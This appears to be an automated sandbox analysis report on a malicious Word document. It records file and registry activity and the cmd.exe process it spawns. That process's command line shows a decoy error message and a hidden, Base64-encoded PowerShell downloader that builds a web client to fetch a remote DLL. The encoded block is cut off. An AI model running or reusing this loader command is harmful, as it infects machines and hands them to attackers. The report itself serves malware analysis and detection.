C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	54 b5 00 00 10 00 00 00 ff ff ff ff 0f 00 00 00	T..............	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE939FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	14500	26 21 00 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..d......................... ....&!..d.............. ....0..... ..,.......................... ....d..... ....H.......D..	success or wait	1	7FEE939FDDC	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE932E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE932E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE932E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE9319AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE9319AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE9319AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5C15	success or wait	1	7FEE9319AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE9319AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5C15	F5C15	binary	04 00 00 00 84 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 9F F8 13 92 33 F9 D6 01 15 5C 0F 00 15 5C 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9319AC0	unknown

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	PropertiesWindow	unicode	8 28 180 640 1	success or wait	1	7FEE93E40BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	MainWindow	unicode	0 0 0 0 1	success or wait	1	7FEE93E40BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	MdiMaximized	unicode	0	success or wait	1	7FEE93E40BA	RegSetValueExA

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	Dock	binary	02 00 4C 01 05 00 08 00 04 00 1E 00 FC 03 FC 02 FF 02 01 01 04 00 1E 00 B8 00 FC 02 FF 02 00 01 04 00 1E 00 B8 00 2F 01 05 00 00 01 04 00 35 01 B8 00 FC 02 01 00 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 01 01 BE 00 1E 00 FC 03 FC 02 00 00 00 01 BB 03 5E 00 FC 03 FC 02 06 00 00 00 D3 00 AF 01 09 03 32 02 FF 03 01 00 D3 00 AF 01 09 03 32 02 04 00 00 00 93 01 AF 01 09 03 32 02 03 00 00 00 D3 00 AF 01 09 03 32 02 02 00 00 00 21 00 72 01 6C 02 12 02 FF 03 01 00 21 00 72 01 E8 00 12 02 04 00 00 00 EE 00 72 01 A9 01 12 02 03 00 00 00 AF 01 72 01 6C 02 12 02 02 00 00 00 F8 02 81 00 AC 03 01 01 05 00 00 00 59 00 30 02 0D 01 4B 03 01 00 00 00 3A 03 BC 00 79 03 1F 02 06 00 00 00 16 00 16 00 D9 01 C4 00 04 00 01 00 2C 00 2C 00 EB 01 E3 00 03 00 01 00 42 00 42 00 3B 02 F7 00 02 00 01 00 00 00 00 00 00 00 00 00 08 00 00 00 58 00 57 00 37 01 FF 01 01 00 01 00 00 00 00 00 00 00 00 00 06 00 01 00 6E 00 6E 00 7F 01 52 01 05 00 01 00 00 00 00 00 00 00 00 00 00 00 01 00	success or wait	1	7FEE93B7506	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	FolderView	unicode	1	success or wait	1	7FEE93E40BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	Tool	binary	00 00 00 00 07 00 00 00 47 65 6E 65 72 61 6C 00 FF FF FF FF FF FF FF FF	success or wait	1	7FEE93E426C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	CtlsShowSelected	unicode	0	success or wait	1	7FEE93E40BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	DsnShowSelected	unicode	0	success or wait	1	7FEE93E40BA	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379991598	1379991599	success or wait	1	7FEE9319AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379991599	1379991600	success or wait	1	7FEE9319AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5C15	F5C15	binary	04 00 00 00 84 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 9F F8 13 92 33 F9 D6 01 15 5C 0F 00 15 5C 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 84 09 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 15 5C 0F 00 15 5C 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE9319AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Copyright null 2021

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Analysis Process: cmd.exe PID: 2296 Parent PID: 1220

General

Start time:	23:17:39
Start date:	01/02/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	cmd cmd cmd cmd /c msg %username% /v Word experienced an error trying to open the file. & POwersheLL -w hidden -ENCOD IAAkAEMAcgBBACAAPQAgAFsAV AB5AFAARQBdACgAIgB7ADMAfQB7ADEAfQB7ADAAfQB7ADIAfQAiACAALQBGA CAAJwBlAG0ALgBJAE8ALgAnACwAJwBTAHQAJwAsACcAZABpAHIAZQBDAHQAT wByAHkAJwAsACcAcwBZACcAKQAgADsAIABTAFYAIAAgACgAIgA1AGgAdgAiA CsAIgAxAHoAIgApACAAIAAoAFsAVAB5AFAARQBdACgAIgB7ADEAfQB7ADIAf QB7ADQAfQB7ADMAfQB7ADAAfQAiAC0AZgAnAG4AQQBHAGUAUgAnACwAJwBzA FkAcwB0AEUAJwAsACcATQAuAE4AZQB0AC4AUwBlAFIAVgBpAGMAJwAsACcAQ QAnACwAJwBlAHAATwBpAE4AVABtACcAKQAgACAAKQAgADsAIAAkAEEAdgBuA G4AMAB1AGYAPQAoACgAJwBUAHkANwBuACcAKwAnADAAJwApACsAJwBzAGMAJ wApADsAJABIADIAcQA2AHEAcAB6AD0AJABVAG0AYwByAHUAZwAxACAAKwAgA FsAYwBoAGEAcgBdACgANgA0ACkAIAArACAAJABZAHYAawA2AGgAYwBwADsAJ ABOADYANgA3AGMAbABsAD0AKAAnAFAAJwArACgAJwA0AG0AJwArACcAcwAnA CkAKwAoACcAdgAnACsAJwByAHMAJwApACkAOwAgACAAKAAgACAARwBlAFQAL QBWAGEAUgBJAGEAQgBMAEUAIAAgACgAIgBDACIAKwAiAHIAYQAiACkAIAAgA CkALgBWAGEATABVAEUAOgA6ACIAYwBSAGAAZQBgAEEAdABlAGQASQByAGAAR QBjAHQAbwByAHkAIgAoACQASABPAE0ARQAgACsAIAAoACgAJwB7ADAAfQBGA CcAKwAoACcAMgBuACcAKwAnAGUAZgBxACcAKQArACcANgB7ADAAfQBQACcAK wAoACcAcgBzACcAKwAnADIAbgBkACcAKQArACcAaAB7ADAAfQAnACkALQBGA CAAWwBDAEgAYQBSAF0AOQAyACkAKQA7ACQASwAwADAAYQBhADIAYwA9ACgAJ wBXAGgAJwArACgAJwBwACcAKwAnAG8AagAnACkAKwAnAGwAbwAnACkAOwAgA CAAKAAgAGcAZQBUAC0AVgBBAHIAaQBBAEIAbABlACAAKAAiADUASABWACIAK wAiADEAegAiACkAIAApAC4AVgBhAEwAVQBFADoAOgAiAHMARQBjAFUAUgBJA HQAeQBwAFIAYABPAFQAbwBDAGAATwBMACIAIAA9ACAAKAAnAFQAJwArACgAJ wBsACcAKwAnAHMAMQAyACcAKQApADsAJABGAHoANQBkAHkAZwBzAD0AKAAnA EIAJwArACgAJwBwACcAKwAnADgAMgA1AGkAJwArACcAdgAnACkAKQA7ACQAU QA0AGEAOABsADEANQAgAD0AIAAoACgAJwBDAGgAJwArACcAcABpAGUAJwArA CcAbwAnACkAKwAnAGcAJwApADsAJABVAGEAYgA2ADgAOABvAD0AKAAnAEsAJ wArACcAeQAnACsAKAAnAGoAOAB4ACcAKwAnAG8AcQAnACkAKQA7ACQATAByA DAAdwA1AGwAYQA9ACgAJwBQACcAKwAoACcAOQAnACsAJwBsAGMANwBmACcAK QArACcAdQAnACkAOwAkAFoAcgB3AGoAaAA5AGsAPQAkAEgATwBNAEUAKwAoA CgAJwB7ADAAJwArACcAfQBGADIAbgAnACsAJwBlAGYAJwArACcAcQA2AHsAM AB9AFAAcgBzADIAJwArACcAbgBkAGgAewAwAH0AJwApAC0AZgBbAEMASABhA FIAXQA5ADIAKQArACQAUQA0AGEAOABsADEANQArACgAJwAuAGQAJwArACcAb ABsACcAKQA7ACQATgBiAG0AeABmAHgAdgA9ACgAKAAnAEEAdwAnACsAJwBuA CcAKQArACgAJwBnACcAKwAnADAAegA2ACcAKQApADsAJABWADAAXwByAGkAM ABuAD0ATgBlAHcAYAAtAG8AQgBgAGoARQBjAFQAIABuAGUAVAAuAHcAZQBiA EMATABJAGUATgB0ADsAJABOAGsAcQBfAGcAMABxAD0AKAAoACcAaAAnACsAK AAoACcAdAB0AHAAOgAnACsAJwBKACkAKAAzAHMAJwApACkAKwAoACgAJwAyA CcAKwAnACkAKAAnACkAKQArACgAKAAnAEoAJwArACcAKQAoADMAcwAyACcAK wAnACkAKABhAHIAcQAnACkAKQArACcAdQBpACcAKwAoACcAdgAnACsAJwBvA HAAbwBwAC4AYwAnACkAKwAoACcAbwAnACsAJwBtACcAKwAnAC4AYgByAEoAJ wApACsAKAAoACcAKQAnACsAJwAoADMAcwAnACkAKQArACgAKAAnADIAKQAnA CkAKQArACgAKAAnACgAaQAnACkAKQArACcAbgAnACsAKAAnAGQAZQB4AF8Aa AB0AG0AXwAnACsAJwBmACcAKwAnAGkAbAAnACsAJwBlAHMASgAnACkAKwAoA CgAJwApACcAKwAnACgAMwAnACkAKQArACgAKAAnAHMAJwArACcAMgApACcAK QApACsAKAAoACcAKABLAHgAJwArACcAaABKACcAKQApACsAKAAoACcAKQAoA CcAKwAnADMAJwApACkAKwAoACgAJwBzADIAKQAoAEAAaAB0ACcAKwAnAHQAJ wArACcAcAAnACkAKQArACgAKAAnAHMAOgBKACcAKwAnACkAKAAzAHMAMgAnA CkAKQArACgAKAAnACkAKABKACcAKwAnACkAJwApACkAKwAnACgAJwArACcAM

